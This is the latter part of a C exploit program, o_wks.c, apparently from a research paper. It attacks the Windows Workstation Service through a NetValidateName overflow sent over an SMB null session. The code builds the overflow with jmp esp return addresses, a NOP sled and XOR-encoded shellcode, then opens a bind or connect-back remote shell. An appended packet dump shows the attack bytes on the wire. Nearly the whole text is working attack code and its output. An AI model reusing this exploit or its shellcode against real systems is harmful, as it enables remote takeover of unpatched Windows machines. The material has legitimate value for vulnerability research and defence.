       printf("\t-I\tTime interval between each trial ('connecting' mode only)\n");
       printf("\t-T\tTime out (in number of seconds)\n");
       printf("\t-k/-K\tXOR key, e.g '-k 43452352' or '-K 0xabcd9897'\n");
       printf("\t-h\tTarget's IP. <<< THIS IS MANDATORY >>>\n\n");
       exit(0);
}

void showtargets() {
       int i;
       banner();
       printf("Possible targets are:\n");
       printf("=====================\n");
       for (i=0;i<sizeof(targets)/sizeof(v);i++) {
              printf("%d) %s",i+1,targets[i].os);
              printf(" --> 0x%08x (%s)\n",targets[i].jmpesp,targets[i].dll);
       }
       exit(0);
}

void sendstr(char *host) {

       WCHAR wStr[SSIZE];
       char ipc[SSIZE], hStr[SSIZE];

       DWORD ret;
       NETRESOURCE NET;

       hMod=LoadLibrary("netapi32.dll");
       fxn=GetProcAddress(hMod,"NetValidateName");

       _snprintf(ipc,SSIZE-1,"\\\\%s\\ipc$",host);
       _snprintf(hStr,SSIZE-1,"\\\\%s",host);
       MultiByteToWideChar(CP_ACP,0,hStr,strlen(hStr)+1,wStr,sizeof(wStr)/sizeof(wStr[
0]));
```

```
	NET.lpLocalName = NULL;
	NET.lpProvider = NULL;
	NET.dwType = RESOURCETYPE_ANY;
	NET.lpRemoteName = (char*)&ipc;

	printf("-> Setting up $IPC session...(aka 'null session')\n");
	ret=WNetAddConnection2(&NET,"","",0);

	if (ret!=ERROR_SUCCESS) { err_exit("-> Couldn't establish IPC$ connection...");
}
	else printf("-> IPC$ session setup successfully...\n");

	printf("-> Sending exploit string...\n");

	ret=fxn((LPCWSTR)wStr,buff,NULL,NULL,0);

}

VOID CALLBACK alrm_bell(HWND hwnd, UINT uMsg, UINT idEvent, DWORD dwTime ) {
	err_exit("-> I give up...dude.....");
}

void setalarm(int timeout) {

	MSG msg = { 0, 0, 0, 0 };
	SetTimer(0, 0, (timeout*1000), (TIMERPROC)alrm_bell);

	while(!alarm_fired) {
		if (GetMessage(&msg, 0, 0, 0) ) {
			if (msg.message == WM_TIMER) printf("-> WM_TIMER received...\n");
			DispatchMessage(&msg);
		}
	}

}

void resetalarm() {
	if (TerminateThread(t2,0)==0) {
		err_exit("-> Failed to reset alarm...");
	}
	if (TerminateThread(t1,0)==0) {
		err_exit("-> Failed to kill the 'sending' thread...");
	}
}

void do_send(char *host,int timeout) {
	t1=(HANDLE)_beginthread(sendstr,0,host);
	if (t1==0) { err_exit("-> Failed to send exploit string..."); }
	t2=(HANDLE)_beginthread(setalarm,0,timeout);
	if (t2==0) { err_exit("-> Failed to set alarm clock..."); }
}

unsigned char b[4];

void get_bytes(long word) {
	b[0]=word&0xff;
	b[1]=(word>>8)&0xff;
	b[2]=(word>>16)&0xff;
	b[3]=(word>>24)&0xff;
}

void XORcode(int mode,long key) {
```

```
        char *ptr, *code;
        long tmp;
        int i, j, len;

        if (mode) {
               len=SC_SIZE_2;
               code=connback;
        }
        else {
               len=SC_SIZE_1;
               code=bindport;
        }

        printf("-> XORing payload with key -> 0x%08x....\n",key);

        ptr=code+KEY_OFFSET;
        *((long *)ptr)=key;
        ptr=code+CODE_OFFSET;
        for(i=0;i<(len-CODE_OFFSET);i+=4) {
               tmp=*((long *)ptr);
               *((long *)ptr)=tmp^key;
               get_bytes(tmp^key);
               for(j=0;j<4;j++) {
                      if (b[j]=='\0') err_exit("-> Payload has 'null'. Try another
key..=p");
               }
               ptr+=4;
        }
        *(code+len)=0;
}

int main(int argc, char *argv[]) {

        char opt;
        char *host, *ptr, *ip="";
        struct sockaddr_in sockadd;
        int i, i_len, ok=0, mode=0, flag=0, enum_ip=0;
        int align=ALIGN, retsize=RET_SIZE, sc_offset=SC_OFFSET;
        int target=TARGET, scsize=SC_SIZE_1, port=PORT;
        int timeout=TIME_OUT, interval=INTERVAL;
        long retaddr, key=KEY;

        WSADATA wsd;
        SOCKET s1, s2;

        if (argc<2) { usage(argv[0]); }

        while ((opt=getopt(argc,argv,"a:i:I:r:s:h:k:K:t:T:p:Hle"))!=EOF) {
               switch(opt) {
                      case 'a':
                      align=atoi(optarg);
                      break;

                      case 'I':
                      interval=atoi(optarg);
                      break;

                      case 'T':
                      timeout=atoi(optarg);
                      break;

                      case 't':
                      target=atoi(optarg);
```

```
                break;

                case 'i':
                ip=optarg;
                break;

                case 'k':
                key=atol(optarg);
                break;

                case 'K':
                key=str2long(optarg);
                break;

                case 'l':
                mode=1;
                scsize=SC_SIZE_2;
                break;

                case 'e':
                enum_ip=1;
                break;

                case 'r':
                retsize=atoi(optarg);
                break;

                case 's':
                sc_offset=atoi(optarg);
                break;

                case 'h':
                ok=1;
                host=optarg;
                sockadd.sin_addr.s_addr=inet_addr(optarg);
                break;

                case 'p':
                port=atoi(optarg);
                break;

                case 'H':
                showtargets();
                break;

                default:
                usage(argv[0]);
                break;
        }
}

if (!ok) { usage(argv[0]); }
if (mode) {
        if ((enum_ip)&&(*ip!='\0')) { usage(argv[0]); }
}
else {
        if (enum_ip) { usage(argv[0]); }
}

memset(buff,NOP,BSIZE);
retaddr=targets[target-1].jmpesp;

ptr=buff+align;
```

```
	for(i=0;i<retsize;i+=4) {
		*((long *)ptr)=retaddr;
		ptr+=4;
	}

	if (WSAStartup(MAKEWORD(1,1),&wsd)!=0) {
		err_exit("-> WSAStartup error....");
	}

	if ((s1=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))<0) {
		err_exit("-> socket() error...");
	}
	sockadd.sin_family=AF_INET;
	sockadd.sin_port=htons((SHORT)port);

	ptr=buff+retsize+sc_offset;

	if (BSIZE<(retsize+sc_offset+scsize)) err_exit("-> Bad 'sc_offset'..");

	banner();

	if (mode) {

		printf("-> 'Listening' mode...( port: %d )\n",port);

		if (*ip=='\0') {
			ip=getmyip(enum_ip);
			if (*ip=='\0') err_exit("-> Couldn't figure out local IP. Use '-i'
switch...");
		}

		printf("-> Using local IP: %s\n",ip);

		changeip(ip);
		changeport(connback, port, PORT_OFFSET_2);
		XORcode(mode,key);

		for(i=0;i<scsize;i++) { *ptr++=connback[i]; }

		do_send(host,timeout);
		Sleep(1000);

		sockadd.sin_addr.s_addr=htonl(INADDR_ANY);
		i_len=sizeof(sockadd);

		if (bind(s1,(struct sockaddr *)&sockadd,i_len)<0) {
			err_exit("-> bind() error...");
		}

		if (listen(s1,0)<0) {
			err_exit("-> listen() error...");
		}

		printf("-> Waiting for connection...\n");

		s2=accept(s1,(struct sockaddr *)&sockadd,&i_len);

		if (s2<0) {
			err_exit("-> accept() error...");
		}

		printf("-> Connection from: %s\n\n",inet_ntoa(sockadd.sin_addr));
```

```
                resetalarm();
                doshell(s2);

        }
        else {

                printf("-> 'Connecting' mode...\n",port);

                changeport(bindport, port, PORT_OFFSET_1);
                XORcode(mode,key);
                for(i=0;i<scsize;i++) { *ptr++=bindport[i]; }

                do_send(host,timeout);
                Sleep(1000);

                printf("-> Will try connecting to shell now....\n");

                i=0;
                while(!flag) {
                        Sleep(interval*1000);
                        if(connect(s1,(struct sockaddr *)&sockadd, sizeof(sockadd))<0) {
                                printf("-> Trial #%d....\n",i++);
                        }
                        else { flag=1; }
                }

                printf("-> Connected to shell at
%s:%d\n\n",inet_ntoa(sockadd.sin_addr),port);

                resetalarm();
                doshell(s1);

        }

        return 0;

}
```

Appendix B - Packet Dump of the o_wks.c Exploit

```
Frame 25 (1514 bytes on wire, 1514 bytes captured)
    Arrival Time: Dec 19, 2003 19:54:11.131068000
    Time delta from previous packet: 0.071870000 seconds
    Time relative to first packet: 1.546494000 seconds
    Frame Number: 25
    Packet Length: 1514 bytes
    Capture Length: 1514 bytes
Ethernet II, Src: 00:0c:29:c0:6a:0f, Dst: 00:0c:29:c1:cb:ff
    Destination: 00:0c:29:c1:cb:ff (00:0c:29:c1:cb:ff)
    Source: 00:0c:29:c0:6a:0f (00:0c:29:c0:6a:0f)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.236.128 (192.168.236.128), Dst Addr:
192.168.236.130 (192.168.236.130)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1500
    Identification: 0x10ea (4330)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x89dd (correct)
    Source: 192.168.236.128 (192.168.236.128)
    Destination: 192.168.236.130 (192.168.236.130)
Transmission Control Protocol, Src Port: vpnz (1224), Dst Port: microsoft-ds (445),
Seq: 1628110368, Ack: 3684841974, Len: 1460
    Source port: vpnz (1224)
    Destination port: microsoft-ds (445)
    Sequence number: 1628110368
    Next sequence number: 1628111828
    Acknowledgement number: 3684841974
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 16609
    Checksum: 0xcaf9 (correct)
NetBIOS Session Service
    Message Type: Session message
    Length: 2786
SMB (Server Message Block Protocol)
    SMB Header
        Server Component: SMB
        SMB Command: Transaction (0x25)
        NT Status: STATUS_SUCCESS (0x00000000)
        Flags: 0x18
            0... .... = Request/Response: Message is a request to the server
```

```
            .0.. .... = Notify: Notify client only on open
            ..0. .... = Oplocks: OpLock not requested/granted
            ...1 .... = Canonicalized Pathnames: Pathnames are canonicalized
            .... 1... = Case Sensitivity: Path names are caseless
            .... ..0. = Receive Buffer Posted: Receive buffer has not been posted
            .... ...0 = Lock and Read: Lock&Read, Write&Unlock are not supported
        Flags2: 0xc807
            1... .... .... .... = Unicode Strings: Strings are Unicode
            .1.. .... .... .... = Error Code Type: Error codes are NT error codes
            ..0. .... .... .... = Execute-only Reads: Don't permit reads if execute-
only
            ...0 .... .... .... = Dfs: Don't resolve pathnames with Dfs
            .... 1... .... .... = Extended Security Negotiation: Extended security
negotiation is supported
            .... .... .0.. .... = Long Names Used: Path names in request are not long
file names
            .... .... .... .1.. = Security Signatures: Security signatures are
supported
            .... .... .... ..1. = Extended Attributes: Extended attributes are
supported
            .... .... .... ...1 = Long Names Allowed: Long file names are allowed in
the response
        Process ID High: 0
        Signature: 0000000000000000
        Reserved: 0000
        Tree ID: 2048
        Process ID: 700
        User ID: 2048
        Multiplex ID: 112
    Transaction Request (0x25)
        Word Count (WCT): 16
        Total Parameter Count: 0
        Total Data Count: 2702
        Max Parameter Count: 0
        Max Data Count: 1024
        Max Setup Count: 0
        Reserved: 00
        Flags: 0x0000
            .... .... .... ..0. = One Way Transaction: Two way transaction
            .... .... .... ...0 = Disconnect TID: Do NOT disconnect TID
        Timeout: Return immediately (0)
        Reserved: 0000
        Parameter Count: 0
        Parameter Offset: 84
        Data Count: 2702
        Data Offset: 84
        Setup Count: 2
        Reserved: 00
        Byte Count (BCC): 2719
        Transaction Name: \PIPE\
        Padding: 1800
SMB Pipe Protocol
    Function: TransactNmPipe (0x0026)
    FID: 0x4000
DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
```

```
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
        Byte order: Little-endian (1)
        Character: ASCII (0)
        Floating-point: IEEE (0)
    Frag Length: 2702
    Auth Length: 0
    Call ID: 1
    Alloc hint: 2678
    Context ID: 0
    Opnum: 25
Microsoft Workstation Service
    Operation: Unknown?! (25)
    Stub data (1348 bytes)

0000  00 0c 29 c1 cb ff 00 0c 29 c0 6a 0f 08 00 45 00   ..).....).j...E.
0010  05 dc 10 ea 40 00 80 06 89 dd c0 a8 ec 80 c0 a8   ....@...........
0020  ec 82 04 c8 01 bd 61 0a fe 20 db a2 39 f6 50 10   ......a.. ..9.P.
0030  40 e1 ca f9 00 00 00 00 0a e2 ff 53 4d 42 25 00   @..........SMB%.
0040  00 00 00 18 07 c8 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 08 bc 02 00 08 70 00 10 00 00 8e 0a 00   ........p.......
0060  00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 54   ...............T
0070  00 8e 0a 54 00 02 00 26 00 00 40 9f 0a 05 5c 00   ...T...&..@...\.
0080  50 00 49 00 50 00 45 00 5c 00 00 00 18 00 05 00   P.I.P.E.\.......
0090  00 03 10 00 00 00 8e 0a 00 00 01 00 00 00 76 0a   ..............v.
00a0  00 00 00 00 19 00 78 fe a7 00 12 00 00 00 00 00   ......x.........
00b0  00 00 12 00 00 00 5c 00 5c 00 31 00 39 00 32 00   ......\.\.1.9.2.
00c0  2e 00 31 00 36 00 38 00 2e 00 32 00 33 00 36 00   ..1.6.8...2.3.6.
00d0  2e 00 31 00 33 00 30 00 00 00 15 05 00 00 00 00   ..1.3.0.........
00e0  00 00 15 05 00 00 90 4c cb e3 77 4c cb e3 77 4c   .......L..wL..wL
00f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0100  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0110  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0120  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0130  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0140  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0150  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0160  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0170  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0180  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0190  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0200  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0210  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0220  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0230  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0240  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0250  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0260  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0270  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0280  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0290  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
```

```
02d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0300  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0310  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0320  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0330  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0340  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0350  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0360  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0370  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0380  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0390  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
03a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
03b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
03c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
03d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
03e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
03f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0400  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0410  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0420  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0430  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0440  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0450  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0460  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0470  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0480  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0490  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
04a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
04b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
04c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
04d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
04e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
04f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0500  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0510  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0520  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0530  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0540  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0550  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0560  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0570  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0580  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0590  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
05a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
05b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
05c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
05d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
05e0  cb e3 77 4c cb e3 77 4c cb e3                     ..wL..wL..

Frame 26 (1384 bytes on wire, 1384 bytes captured)
    Arrival Time: Dec 19, 2003 19:54:11.149080000
    Time delta from previous packet: 0.018012000 seconds
    Time relative to first packet: 1.564506000 seconds
    Frame Number: 26
    Packet Length: 1384 bytes
    Capture Length: 1384 bytes
Ethernet II, Src: 00:0c:29:c0:6a:0f, Dst: 00:0c:29:c1:cb:ff
    Destination: 00:0c:29:c1:cb:ff (00:0c:29:c1:cb:ff)
    Source: 00:0c:29:c0:6a:0f (00:0c:29:c0:6a:0f)
    Type: IP (0x0800)
```

```
Internet Protocol, Src Addr: 192.168.236.128 (192.168.236.128), Dst Addr:
192.168.236.130 (192.168.236.130)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1370
    Identification: 0x10eb (4331)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (0x06)
    Header checksum: 0x8a5e (correct)
    Source: 192.168.236.128 (192.168.236.128)
    Destination: 192.168.236.130 (192.168.236.130)
Transmission Control Protocol, Src Port: vpnz (1224), Dst Port: microsoft-ds (445),
Seq: 1628111828, Ack: 3684841974, Len: 1330
    Source port: vpnz (1224)
    Destination port: microsoft-ds (445)
    Sequence number: 1628111828
    Next sequence number: 1628113158
    Acknowledgement number: 3684841974
    Header length: 20 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 16609
    Checksum: 0x0910 (correct)
NetBIOS Session Service
    Continuation data

0000  00 0c 29 c1 cb ff 00 0c 29 c0 6a 0f 08 00 45 00   ..).....).j...E.
0010  05 5a 10 eb 40 00 80 06 8a 5e c0 a8 ec 80 c0 a8   .Z..@....^......
0020  ec 82 04 c8 01 bd 61 0b 03 d4 db a2 39 f6 50 18   ......a.....9.P.
0030  40 e1 09 10 00 00 77 4c cb e3 77 4c cb e3 77 4c   @.....wL..wL..wL
0040  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0050  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0060  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0070  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0080  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0090  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
00a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
00b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
00c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
00d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
00e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
00f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0100  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0110  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0120  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0130  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0140  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0150  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
```

```
0160  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0170  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0180  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0190  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
01f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0200  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0210  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0220  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0230  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0240  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0250  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0260  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0270  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0280  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0290  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02a0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02b0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02c0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02d0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02e0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
02f0  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0300  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 4c   ..wL..wL..wL..wL
0310  cb e3 77 4c cb e3 77 4c cb e3 77 4c cb e3 77 90   ..wL..wL..wL..w.
0320  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0330  eb 19 5e 31 c9 81 e9 a6 ff ff ff 81 36 99 99 99   ..^1........6...
0340  99 81 ee fc ff ff ff e2 f2 eb 05 e8 e2 ff ff ff   ................
0350  71 a1 99 99 99 da d4 dd 99 7e e0 5f e0 7c d0 1f   q........~._.|..
0360  d0 3d 34 b7 70 3d 83 e9 5e 40 90 6c 34 52 74 65   .=4.p=..^@.l4Rte
